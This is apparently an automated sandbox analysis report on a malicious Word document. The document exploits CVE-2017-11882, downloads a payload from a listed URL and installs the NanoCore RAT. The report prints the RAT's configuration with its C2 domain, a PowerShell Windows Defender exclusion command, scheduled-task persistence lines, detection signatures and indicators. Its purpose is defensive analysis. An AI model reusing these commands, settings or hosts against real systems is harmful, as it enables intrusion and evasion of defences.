ID: 551723
Sample Name: PO-DOC_MDR0307_019.doc
Cookbook: defaultwindowsofficecookbook.jbs
Time: 13:24:59
Date: 12/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report PO-DOC_MDR0307_019.doc

Overview


General Information

Sample Name:	PO-DOC_MDR0307_019.doc
Analysis ID:	551723
MD5:	4f272fdc3b700db..
SHA1:	a84e9d00f1c4f55..
SHA256:	d6c1c2c9b1c34a…
Tags:	doc
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Snort IDS alert for network traffic (e.…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: NanoCore
- Yara detected AntiVM3
- Detected Nanocore Rat
- Antivirus detection for URL or domain
- Antivirus detection for dropped file
- Yara detected Nanocore RAT
- Found malware configuration
- Multi AV Scanner detection for subm…
- Malicious sample detected (through …
- Sigma detected: Droppers Exploiting…

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 292 cmdline: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
- EQNEDT32.EXE (PID: 2700 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - plugmandcio8974.exe (PID: 2848 cmdline: C:\Users\user\AppData\Roaming\plugmandcio8974.exe MD5: 525C479A4A2EFC75301C47932E47A2A5)
    - powershell.exe (PID: 2364 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\GVujWCI.exe MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
    - schtasks.exe (PID: 2128 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\GVujWCI" /XML "C:\Users\user\AppData\Local\Temp\tmp5800.tmp MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
    - RegSvcs.exe (PID: 2556 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe MD5: 72A9F09010A89860456C6474E2E6D25C)
      - schtasks.exe (PID: 2988 cmdline: schtasks.exe" /create /f /tn "SMTP Service" /xml "C:\Users\user\AppData\Local\Temp\tmpCBC2.tmp MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
      - schtasks.exe (PID: 1912 cmdline: schtasks.exe" /create /f /tn "SMTP Service Task" /xml "C:\Users\user\AppData\Local\Temp\tmpC5EA.tmp MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
- taskeng.exe (PID: 1940 cmdline: taskeng.exe {4BA2C89D-EEA3-44C7-B0E6-4D8A09D167CC} S-1-5-21-966771315-3019405637-367336477-1006:user-PC\user:Interactive:[1] MD5: 65EA57712340C09B1B0C427B4848AE05)
  - RegSvcs.exe (PID: 200 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe 0 MD5: 72A9F09010A89860456C6474E2E6D25C)
  - smtpsvc.exe (PID: 1840 cmdline: "C:\Program Files (x86)\SMTP Service\smtpsvc.exe" 0 MD5: 72A9F09010A89860456C6474E2E6D25C)
- smtpsvc.exe (PID: 2660 cmdline: "C:\Program Files (x86)\SMTP Service\smtpsvc.exe" MD5: 72A9F09010A89860456C6474E2E6D25C)
- **cleanup**

Malware Configuration

Threatname: NanoCore

```
{
  "Version": "1.2.2.0",
  "Mutex": "5ddb4cba-37cb-41bf-8dbf-b2a0e345",
  "Domain1": "nsayers4rm382.bounceme.net",
  "Domain2": "127.0.0.1",
  "Port": 2050,
  "RunOnStartup": "Enable",
  "RequestElevation": "Disable",
  "BypassUAC": "Enable",
  "ClearZoneIdentifier": "Enable",
  "ClearAccessControl": "Disable",
  "SetCriticalProcess": "Disable",
  "PreventSystemSleep": "Enable",
  "ActivateAwayMode": "Disable",
  "EnableDebugMode": "Disable",
  "RunDelay": 0,
  "ConnectDelay": 4000,
  "RestartDelay": 5000,
  "TimeoutInterval": 5000,
  "KeepAliveTimeout": 30000,
  "MutexTimeout": 5000,
  "LanTimeout": 2500,
  "WanTimeout": 8000,
  "BufferSize": "ffff0000",
  "MaxPacketSize": "0000a000",
  "GCThreshold": "0000a000",
  "UseCustomDNS": "Enable",
  "PrimaryDNSServer": "8.8.8.8",
  "BackupDNSServer": "8.8.4.4",
  "BypassUserAccountControlData": "<?xml version=\"1.0\" encoding=\"UTF-16\"?>\r\n<Task version=\"1.2\" xmlns=\"http://schemas.microsoft.com/windows/2004/02/mit/task\">\r\n
<RegistrationInfo />\r\n  <Triggers />\r\n  <Principals>\r\n    <Principal id=\"Author\">\r\n      <LogonType>InteractiveToken</LogonType>\r\n
<RunLevel>HighestAvailable</RunLevel>\r\n    </Principal>\r\n  </Principals>\r\n  <Settings>\r\n    <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>\r\n
<DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>\r\n    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>\r\n
<AllowHardTerminate>true</AllowHardTerminate>\r\n    <StartWhenAvailable>false</StartWhenAvailable>\r\n    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>\r\n
<IdleSettings>\r\n      <StopOnIdleEnd>false</StopOnIdleEnd>\r\n      <RestartOnIdle>false</RestartOnIdle>\r\n    </IdleSettings>\r\n
<AllowStartOnDemand>true</AllowStartOnDemand>\r\n    <Enabled>true</Enabled>\r\n    <Hidden>false</Hidden>\r\n    <RunOnlyIfIdle>false</RunOnlyIfIdle>\r\n
<WakeToRun>false</WakeToRun>\r\n    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>\r\n    <Priority>4</Priority>\r\n  </Settings>\r\n  <Actions Context=\"Author\">\r\n
<Exec>\r\n      <Command>\"#EXECUTABLEPATH\"</Command>\r\n      <Arguments>$(Arg0)</Arguments>\r\n    </Exec>\r\n  </Actions>\r\n</Task"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000000.427676580.000000000402000.00000040.00000001.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xff8d:$x1: NanoCore.ClientPluginHost • 0xffca:$x2: IClientNetworkHost • 0x13afd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
00000009.00000000.427676580.000000000402000.00000040.00000001.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
00000009.00000000.427676580.000000000402000.00000040.00000001.sdmp	NanoCore	unknown	Kevin Breen <kevin@techanarchy.net>	• 0xfcf5:$a: NanoCore • 0xfd05:$a: NanoCore • 0xff39:$a: NanoCore • 0xff4d:$a: NanoCore • 0xff8d:$a: NanoCore • 0xfd54:$b: ClientPlugin • 0xff56:$b: ClientPlugin • 0xff96:$b: ClientPlugin • 0xfe7b:$c: ProjectData • 0x10882:$d: DESCrypto • 0x1824e:$e: KeepAlive • 0x1623c:$g: LogClientMessage • 0x12437:$i: get_Connected • 0x10bb8:$j: #=q • 0x10be8:$j: #=q • 0x10c04:$j: #=q • 0x10c34:$j: #=q • 0x10c50:$j: #=q • 0x10c6c:$j: #=q • 0x10c9c:$j: #=q • 0x10cb8:$j: #=q
00000009.00000002.674479384.00000000022C0000.00000004.00020000.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x39eb:$x1: NanoCore.ClientPluginHost • 0x3a24:$x2: IClientNetworkHost
00000009.00000002.674479384.00000000022C0000.00000004.00020000.sdmp	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0x39eb:$x2: NanoCore.ClientPluginHost • 0x3b36:$s4: PipeCreated • 0x3a05:$s5: IClientLoggingHost

Click to see the 56 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
9.2.RegSvcs.exe.2320000.13.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x3d99:$x1: NanoCore.ClientPluginHost • 0x3db3:$x2: IClientNetworkHost
9.2.RegSvcs.exe.2320000.13.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0x3d99:$x2: NanoCore.ClientPluginHost • 0x4dce:$s4: PipeCreated • 0x3d86:$s5: IClientLoggingHost
4.2.plugmandcio8974.exe.243f398.3.raw.unpack	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
9.2.RegSvcs.exe.4720000.28.raw.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x1f1db:$x1: NanoCore.ClientPluginHost • 0x1f1f5:$x2: IClientNetworkHost
9.2.RegSvcs.exe.4720000.28.raw.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0x1f1db:$x2: NanoCore.ClientPluginHost • 0x22518:$s4: PipeCreated • 0x1f1c8:$s5: IClientLoggingHost
Click to see the 141 entries				

Sigma Overview

AV Detection:

Sigma detected: NanoCore

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

E-Banking Fraud:

Sigma detected: NanoCore

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Bad Opsec Defaults Sacrificial Processes With Improper Arguments

Sigma detected: Suspicius Add Task From User AppData Temp

Sigma detected: Powershell Defender Exclusion

Sigma detected: Possible Applocker Bypass

Sigma detected: Non Interactive PowerShell

Stealing of Sensitive Information:

Sigma detected: NanoCore

Remote Access Functionality:

Sigma detected: NanoCore

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Antivirus detection for dropped file

Yara detected Nanocore RAT

Found malware configuration

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected Nanocore RAT

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Data Obfuscation:

.NET source code contains potential unpacker

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Adds a directory exclusion to Windows Defender

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected Nanocore RAT


Remote Access Functionality:

Detected Nanocore Rat

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 1	Scheduled Task/Job 1	Access Token Manipulation 1	Disable or Modify Tools 1 1	Input Capture 1 1	System Time Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1 3
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Process Injection 3 1 2	Deobfuscate/Decode Files or Information 1	LSASS Memory	File and Directory Discovery 2	Remote Desktop Protocol	Input Capture 1 1	Exfiltration Over Bluetooth	Encrypted Channel 1
Domain Accounts	Command and Scripting Interpreter 1	Logon Script (Windows)	Scheduled Task/Job 1	Obfuscated Files or Information 2	Security Account Manager	System Information Discovery 1 5	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Standard Port 1
Local Accounts	Scheduled Task/Job 1	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1 3	NTDS	Security Software Discovery 2 2 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Remote Access Software 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 2	LSA Secrets	Process Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Non-Application Layer Protocol 2
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 2 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 2 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Application Laye Protocol 1 2 2
External Remote Services	Scheduled Task	Startup Items	Startup Items	Access Token Manipulation 1	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 3 1 2	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Laye Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Hidden Files and Directories 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PO-DOC_MDR0307_019.doc	45%	Virustotal		Browse
PO-DOC_MDR0307_019.doc	44%	ReversingLabs	Document-RTF.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{52150FD1-5CC4-4E37-8779-B8CDDC719BF6}.tmp	100%	Avira	EXP/CVE-2017-11882.Gen	
C:\Users\user\AppData\Roaming\plugmandcio8974.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\GVujWCI.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\plugmanzx[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{52150FD1-5CC4-4E37-8779-B8CDDC719BF6}.tmp	100%	Joe Sandbox ML		
C:\Program Files (x86)\SMTP Service\smtpsvc.exe	0%	Metadefender		Browse
C:\Program Files (x86)\SMTP Service\smtpsvc.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\plugmanzx[1].exe	53%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
C:\Users\user\AppData\Roaming\GVujWCI.exe	53%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\plugmandcio8974.exe	53%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
9.0.RegSvcs.exe.400000.3.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
9.2.RegSvcs.exe.7d0000.2.unpack	100%	Avira	TR/NanoCore.fadte		Download File
9.0.RegSvcs.exe.400000.4.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
9.0.RegSvcs.exe.400000.2.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
9.0.RegSvcs.exe.400000.1.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
9.0.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
9.2.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
nsayers4rm382.bounceme.net	8%	Virustotal		Browse
kizitox.cf	19%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://kizitox.cf/plugmanzx.exe	18%	Virustotal		Browse
http://kizitox.cf/plugmanzx.exe	100%	Avira URL Cloud	malware	
nsayers4rm382.bounceme.net	8%	Virustotal		Browse
nsayers4rm382.bounceme.net	100%	Avira URL Cloud	malware	
http://www.%s.comPA	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
127.0.0.1	0%	Virustotal		Browse
127.0.0.1	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
nsayers4rm382.bounceme.net	212.192.246.251	true	true	• 8%, Virustotal, Browse	unknown
kizitox.cf	2.58.149.41	true	true	• 19%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://kizitox.cf/plugmanzx.exe	true	• 18%, Virustotal, Browse • Avira URL Cloud: malware	unknown
nsayers4rm382.bounceme.net	true	• 8%, Virustotal, Browse • Avira URL Cloud: malware	unknown
127.0.0.1	true	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
212.192.246.251	nsayers4rm382.bounceme.net	Russian Federation		205220	RHC-HOSTINGGB	true
2.58.149.41	kizitox.cf	Netherlands		395800	GBTCLOUDUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	551723
Start date:	12.01.2022
Start time:	13:24:59
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 58s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PO-DOC_MDR0307_019.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOC@20/22@18/2
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 2.4% (good quality ratio 2.3%) • Quality average: 90.3% • Quality standard deviation: 23%
HCA Information:	• Successful, ratio: 94% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
13:25:19	API Interceptor	39x Sleep call for process: EQNEDT32.EXE modified
13:25:23	API Interceptor	46x Sleep call for process: plugmandcio8974.exe modified
13:25:25	API Interceptor	11x Sleep call for process: powershell.exe modified
13:25:26	API Interceptor	4x Sleep call for process: schtasks.exe modified
13:25:31	API Interceptor	1285x Sleep call for process: RegSvcs.exe modified
13:25:31	Autostart	Run: HKLM\Software\Microsoft\Windows\CurrentVersion\Run SMTP Service C:\Program Files (x86)\SMTP Service\smtpsvc.exe
13:25:33	Task Scheduler	Run new task: SMTP Service path: "C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe" s>$(Arg0)
13:25:34	API Interceptor	277x Sleep call for process: taskeng.exe modified
13:25:37	Task Scheduler	Run new task: SMTP Service Task path: "C:\Program Files (x86)\SMTP Service\smtpsvc.exe" s>$(Arg0)

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Program Files (x86)\SMTP Service\smtpsvc.exe	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	3.7499114035101173
Encrypted:	false
SSDEEP:	384:DOj9Y8/gS7SDriLGKq1MHR534Jg6ihJSxUCR1rgCPKabK2t0X5P7DZ+JgySW7XxW:D+gSAdN1MH3IJFRJngyX
MD5:	72A9F09010A89860456C6474E2E6D25C
SHA1:	E4CB506146F60D01EA9E6132020DEF61974A88C3
SHA-256:	7299EB6E11C8704E7CB18F57879550CDD88EF7B2AE8CBA031B795BC5D92CE8E3
SHA-512:	BCD7EC694288BAF751C62E7CE003B4E932E86C60E0CFE67360B135FE2B9EB3BCC97DCDB484CFC9C50DC18289E824439A07EB5FF61DD2C2632F3E83ED77F0CA37
Malicious:	false
